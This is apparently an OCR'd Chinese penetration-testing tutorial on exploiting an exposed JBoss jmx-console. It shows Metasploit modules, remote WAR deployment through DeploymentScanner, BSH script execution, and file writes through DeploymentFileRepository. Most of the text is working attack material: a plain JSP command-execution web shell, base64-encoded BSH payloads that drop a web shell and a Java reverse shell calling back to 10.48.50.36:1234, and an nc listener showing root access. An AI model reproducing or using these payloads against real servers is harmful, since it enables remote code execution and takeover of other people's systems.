
JBoss jmx-console 中的秘密


◆ Metasploit 中针对 jmx-console 的三种利用方式



```
msf > use exploit/multi/http/jboss
use exploit/multi/http/jboss_bshdeployer
use exploit/multi/http/jboss_deploymentfilerepository
use exploit/multi/http/jboss_maindeployer
```

➢ 利用 URL Deployment 部署 war 包

1.找到 **flavor=URL,type=DeploymentScanner**



jboss.deployer

- service=BSHDeployer

jboss.deployment


- flavor=URL,type=DeploymentScanner

jboss.ejb

URL 如下:

http://ip:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployment%3Atype%3DDeploymentScanner%2Cflavor%3DURL


2. 找到 **void addURL()**，填入 war 包的 URL 地址



void addURL()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.net.URL		(no description)




void addURL()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String	http://183.90.186.42:8080	(no description)


3.点击 Invoke 后提示操作成功



JMX MBean Operation Result addURL ()

Operation completed successfully without a return value.

4.shell 地址为 war 包名称加上 shell 名称



http://10.48.50.37:8080/a/shell.jsp

10.48.50.37:8080 (127.0.0.1) | copy

Logout | File Manager | DataBase Manager | Execute Command | Shell OnLine | Back Connect | Java Reflect | Eval Java Code
Download Remote File | ClipBoard | Port Map | Others | JSP Env

Execute Program »


Parameter: cmd.exe /c net start > /usr/local/jboss-4.2.3.GA/server/default/./tmp/deploy/tmp25494a-exp.war/Lo

Execute Shell »

Parameter: id

```
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```


5.war 部署路径如下，重启后 war 包自动删除



```
[root@localhost tmp25494a-exp.war]# pwd
/usr/local/jboss-4.2.3.GA/server/default/tmp/deploy/tmp25494a-exp.war
[root@localhost tmp25494a-exp.war]# ls
META-INF  shell.jsp
[root@localhost tmp25494a-exp.war]#
```

➢ BSH 脚本执行

1.找到 **service=BSHDeployer**



jboss.cache

- service=InvalidationManager

jboss.console

- sar=console-mgr.sar

jboss.deployer


- service=BSHDeployer

URL 如下：

http://ip:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployer%3Aservi

ce%3DBSHDeployer

2.找到 **java.net.URL createScriptDeployment()**，参数填写示例如下(脚本内容、脚本名称)，点击 Invoke




java.net.URL createScriptDeployment()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String	Runtime.getRuntime().exe	(no description)
p2	java.lang.String	test	(no description)

3.参数 p1 内容存在错误时，提示 500 错误



HTTP Status 500 -

type Exception report

message

description The server encountered an internal error () that prevented it from fulfilling this request.

exception


```
javax.management.RuntimeMBeanException
	org.jboss.mx.interceptor.ReflectedDispatcher.handleInvocationExceptions(ReflectedDispatc
	org.jboss.mx.interceptor.ReflectedDispatcher.invoke(ReflectedDispatcher.java:163)
	org.jboss.mx.server.Invocation.dispatch(Invocation.java:94)
	org.jboss.mx.server.Invocation.invoke(Invocation.java:86)
	org.jboss.mx.server.AbstractMBeanInvoker.invoke(AbstractMBeanInvoker.java:264)
	org.jboss.mx.server.MBeanServerImpl.invoke(MBeanServerImpl.java:659)
	org.jboss.jmx.adaptor.control.Server.invokeOpByName(Server.java:258)
	org.jboss.jmx.adaptor.control.Server.invokeOp(Server.java:223)
	org.jboss.jmx.adaptor.html.HtmlAdaptorServlet.invokeOp(HtmlAdaptorServlet.java:278)
	org.jboss.jmx.adaptor.html.HtmlAdaptorServlet.processRequest(HtmlAdaptorServlet.java:100
	org.jboss.jmx.adaptor.html.HtmlAdaptorServlet.doPost(HtmlAdaptorServlet.java:82)
	javax.servlet.http.HttpServlet.service(HttpServlet.java:710)
	javax.servlet.http.HttpServlet.service(HttpServlet.java:803)
	org.jboss.web.tomcat.filters.ReplyHeaderFilter.doFilter(ReplyHeaderFilter.java:96)
```

root cause

4.BSH 脚本示例：

Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c", "uname -a >/usr/local/jboss-4.2.3.GA/server/default/deploy/jmx-console.war/images/1.txt"});


5.成功执行后，提示脚本路径及名称(随机)



JMX MBean Operation R


```
file:/tmp/test25479.bsh
```

6.脚本内容与参数 p1 填入的内容一致



```
[root@localhost tmp]# cat test25479.bsh
Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c", "uname -a >/usr/local/jboss-4.2.3.GA/server/default
/deploy/jmx-console.war/images/1.txt"}); [root@localhost tmp]#
```

7.访问生成的目标文件




```
Linux localhost.localdomain 2.6.9-78.ELsmp #1 SMP Fri Jul 25 00:04:28 EDT 2008 i686 i686 i386 GNU/Linux
```

8.参数 p1 直接写入 shell 示例(bash64 编码)

```
import java.io.FileOutputStream;
import sun.misc.BASE64Decoder;

String val =
"PCVAIHBhZ2UgaW1wb3J0PSJqYXZhLnV0aWwuKixqYXZhLmlvLioiJT4gPCUgJT4gPEhUTUw+PEJPRF
k+IDxGT1JNIE1FVEhPRD0iR0VUIiBOQU1FPSJjb21tZW50cyIgQUNUSU9OPSIiPiA8SU5QVVQgVFlQR
T0idGV4dCIgTkFNRT0iY29tbWVudCI+IDxJTlBVVCBUWVBFPSJzdWJtaXQiIFZBTFVFPSJTZW5kIj4gPC
9GT1JNPiA8cHJlPiA8JSBpZiAocmVxdWVzdC5nZXRQYXJhbWV0ZXIoImNvbW1lbnQiKSAhPSBudWxs
KSB7IG91dC5wcmludGxuKCJDb21tYW5kOiAiICsgcmVxdWVzdC5nZXRQYXJhbWV0ZXIoImNvbW1lb
nQiKSArICI8QlI+Iik7IFByb2Nlc3MgcCA9IFJ1bnRpbWUuZ2V0UnVudGltZSgpLmV4ZWMocmVxdWVz
dC5nZXRQYXJhbWV0ZXIoImNvbW1lbnQiKSk7IE91dHB1dFN0cmVhbSBvcyA9IHAuZ2V0T3V0cHV0
U3RyZWFtKCk7IElucHV0U3RyZWFtIGluID0gcC5nZXRJbnB1dFN0cmVhbSgpOyBEYXRhSW5wdXRTd
HJlYW0gZGlzID0gbmV3IERhdGFJbnB1dFN0cmVhbShpbik7IFN0cmluZyBkaXNyID0gZGlzLnJlYWRM
aW5lKCk7IHdoaWxlICggZGlzciAhPSBudWxsICkgeyBvdXQucHJpbnRsbihkaXNyKTsgZGlzciA9IGRpcy
5yZWFkTGluZSgpOyB9IH0gJT4gPC9wcmU+IDwvQk9EWT48L0hUTUw==";

BASE64Decoder decoder = new BASE64Decoder();
String jboss_home = System.getProperty("jboss.server.home.dir");
new File(jboss_home + "/deploy/a.war").mkdir();
byte[] byteval = decoder.decodeBuffer(val);
String jsp_file = jboss_home + "/deploy/a.war/a.jsp";
FileOutputStream fstream = new FileOutputStream(jsp_file);
fstream.write(byteval);
fstream.close();
```

9.访问生成的 shell



```
Command: id

uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```


10.参数 p1 写入反弹 shell 示例(bash64 编码)

```
import java.io.FileOutputStream;
import sun.misc.BASE64Decoder;

String val =
"CgkJCTwlQHBhZ2UgaW1wb3J0PSJqYXZhLmxhbmcuKiIlPgoJCQk8JUBwYWdlIGltcG9ydD0iamF2YS
51dGlsLioiJT4KCQkJPCVAcGFnZSBpbXBvcnQ9ImphdmEuaW8uKiIlPgoJCQk8JUBwYWdlIGltcG9ydD
0iamF2YS5uZXQuKiIlPgoKCQkJPCUKCQkJCWNsYXNzIFN0cmVhbUNvbm5lY3RvciBleHRlbmRzIFRoc
mVhZAoJCQkJewoJCQkJCUlucHV0U3RyZWFtIGlzOwoJCQkJCU91dHB1dFN0cmVhbSBvczsKCgkJCQ
kJU3RyZWFtQ29ubmVjdG9yKCBJbnB1dFN0cmVhbSBpcywgT3V0cHV0U3RyZWFtIG9zICkKCQkJCQl
7CgkJCQkJCXRoaXMuaXMgPSBpczsKCQkJCQkJdGhpcy5vcyA9IG9zOwoJCQkJCX0KCgkJCQkJcHVibG
ljIHZvaWQgcnVuKCkKCQkJCQl7CgkJCQkJCUJ1ZmZlcmVkUmVhZGVyIGluICA9IG51bGw7CgkJCQkJC
UJ1ZmZlcmVkV3JpdGVyIG91dCA9IG51bGw7CgkJCQkJCXRyeQoJCQkJCQl7CgkJCQkJCQlpbiAgPSBu
ZXcgQnVmZmVyZWRSZWFkZXIoIG5ldyBJbnB1dFN0cmVhbVJlYWRlciggdGhpcy5pcyApICk7CgkJCQ
kJCQlvdXQgPSBuZXcgQnVmZmVyZWRXcml0ZXIoIG5ldyBPdXRwdXRTdHJlYW1Xcml0ZXIoIHRoaXM
ub3MgKSApOwoJCQkJCQkJY2hhciBidWZmZXJbXSA9IG5ldyBjaGFyWzgxOTJdOwoJCQkJCQkJaW50I
Gxlbmd0aDsKCQkJCQkJCXdoaWxlKCAoIGxlbmd0aCA9IGluLnJlYWQoIGJ1ZmZlciwgMCwgYnVmZm
VyLmxlbmd0aCApICkgPiAwICkKCQkJCQkJCXsKCQkJCQkJCQlvdXQud3JpdGUoIGJ1ZmZlciwgMCwgb
GVuZ3RoICk7CgkJCQkJCQkJb3V0LmZsdXNoKCk7CgkJCQkJCQl9CgkJCQkJCX0gY2F0Y2goIEV4Y2Vw
dGlvbiBlICl7fQoJCQkJCQl0cnkKCQkJCQkJewoJCQkJCQkJaWYoIGluICE9IG51bGwgKQoJCQkJCQkJC
WluLmNsb3NlKCk7CgkJCQkJCQlpZiggb3V0ICE9IG51bGwgKQoJCQkJCQkJCW91dC5jbG9zZSgpOwo
JCQkJCQl9IGNhdGNoKCBFeGNlcHRpb24gZSApe30KCQkJCQl9CgkJCQl9CgoJCQkJdHJ5CgkJCQl7Cgk
JCQkJU29ja2V0IHNvY2tldCA9IG5ldyBTb2NrZXQoICIxMC40OC41MC4zNiIsIDEyMzQgKTsKCQkJCQl
Qcm9jZXNzIHByb2Nlc3MgPSBSdW50aW1lLmdldFJ1bnRpbWUoKS5leGVjKCAiL2Jpbi9zaCIgKTsKCQ
kJCQkoIG5ldyBTdHJlYW1Db25uZWN0b3IoIHByb2Nlc3MuZ2V0SW5wdXRTdHJlYW0oKSwgc29ja2V
0LmdldE91dHB1dFN0cmVhbSgpICkgKS5zdGFydCgpOwoJCQkJCSggbmV3IFN0cmVhbUNvbm5lY3R
vciggc29ja2V0LmdldElucHV0U3RyZWFtKCksIHByb2Nlc3MuZ2V0T3V0cHV0U3RyZWFtKCkgKSApLn
N0YXJ0KCk7CgkJCQl9IGNhdGNoKCBFeGNlcHRpb24gZSApIHt9CgkJCSU+CgkJ";

BASE64Decoder decoder = new BASE64Decoder();
String jboss_home = System.getProperty("jboss.server.home.dir");
new File(jboss_home + "/deploy/Ij4lFnXVSROh.war").mkdir();
byte[] byteval = decoder.decodeBuffer(val);
String jsp_file = jboss_home + "/deploy/Ij4lFnXVSROh.war/tPlh3h2EZN.jsp";
FileOutputStream fstream = new FileOutputStream(jsp_file);
fstream.write(byteval);
fstream.close();
```

11.反弹 shell 连接

//Socket socket = new Socket("10.48.50.36", 1234);


Process process = Runtime.getRuntime().exec("/bin/sh");//



```
C:\>nc.exe -lvvp 1234
listening on [any] 1234 ...
10.48.50.37: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [10.48.50.36] from (UNKNOWN) [10.48.50.37] 32840
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
(wheel)
whoami
root
```

- 直接写入 shell

1.找到 **service=DeploymentFileRepository**



- service=proxyFactory,target=ClientUserTransaction
- service=proxyFactory,target=ClientUserTransactionFactory

jboss.admin

- service=DeploymentFileRepository
- service=PluginManager


jboss.alerts

- service=ConsoleAlertListener

URL 如下：

http://ip:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.admin%3Aservice%3DDeploymentFileRepository

2.找到 **void store()**，参数填写示例如下(文件夹名、文件名、文件内容)，点击 Invoke



void store()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String	b.war	(no description)
p2	java.lang.String	1.jsp	(no description)
p3	java.lang.String		(no description)
p4	java.lang.String	<%@ page import="java.u	(no description)
p5	boolean	● True ○ False	(no description)


3.在第四个参数中可直接写入 shell，如下

<%@ page import="java.util.*,java.io.*"%> <% %> <HTML><BODY> <FORM METHOD="GET" NAME="comments" ACTION=""> <INPUT TYPE="text" NAME="comment"> <INPUT TYPE="submit" VALUE="Send"> </FORM> <pre> <% if (request.getParameter("comment") != null) { out.println("Command: " + request.getParameter("comment") + "<BR>"); Process p = Runtime.getRuntime().exec(request.getParameter("comment")); OutputStream os =

```
p.getOutputStream(); InputStream in = p.getInputStream(); DataInputStream dis = new DataInputStream(in); String disr = dis.readLine(); while ( disr != null ) { out.println(disr); disr = dis.readLine(); } } %> </pre> </BODY></HTML>
```


4.写入文件的路径为：

/usr/local/jboss-4.2.3.GA/server/default/deploy/management



```
[root@localhost management]# pwd
/usr/local/jboss-4.2.3.GA/server/default/deploy/management
[root@localhost management]# ls
a.war  b.war  console-mgr.sar  read.txt  test  zecmd.war
[root@localhost management]# ls ./b.war/
1.jsp
[root@localhost management]#
```

5.访问 shell 并执行命令

